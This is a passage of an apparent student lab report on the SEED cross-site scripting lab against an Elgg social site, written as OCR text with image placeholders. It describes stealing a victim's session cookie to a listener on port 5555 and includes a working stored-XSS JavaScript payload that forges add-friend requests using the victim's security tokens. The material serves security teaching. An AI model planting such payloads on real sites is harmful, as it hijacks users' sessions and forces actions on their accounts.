


As soon as I visited Samy's home page from Alice's profile I was able to get all the details of the HTTP request of Alice along with the cookie of the Alice session on my terminal. This is because of the malicious program by Samy. The cookie of the Alice session was appended along with the HTTP request. All the requests are through the port number 5555.




3.5 Task 4: Becoming the Victim's Friend


Before performing the task, I navigated to the members page of the ELGG website so that I can get the user ID of the user Samy. To get the user ID of Samy I used the inspect element in Firefox so that I can inspect the HTML elements used in constructing the website. By using the inspect element I got the user ID of Samy, so that I can perform the task of adding Samy as friend to the victims profile.




After getting the user ID of Samy, I chose Alice as victim and I logged into her profile using her credentials. This is the home page of Alice before the attack and we were able to see that there are no friends in Alice profile.



Then logged into Samy's profile and gave a friend request to Alice so that I can get the complete HTTP request URL for the add friend link. I used the Firefox add on get the complete structure of the HTTP request. I want the complete HTTP request for Add Friend link so that I can perform the attack of adding Samy as friend to Alice.




This is the complete structure of the HTTP GET request for the Add Friend URL.




After getting the complete HTTP request for Add Friedn URL, I added the complete HTTP URL to the given malicious JavaScript code so that Samy can be added as friend to the victim when a victim visits Samy's profile.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```


Then I logged into Samy's profile and navigated to Edit Profile page so that I can edit the about me of Samy by posting the malicious code by clicking the Edit HTML option. I made about me public so that other members can also be the victim for this attack. Then after adding the malicious code I saved the profile.




This is the home page of the Samy's profile after editing the About me of Samy.




Then I logged into Alice profile and checked if there are any friends for Alice. Before the attack I was able to see that there were no friends for Alice.



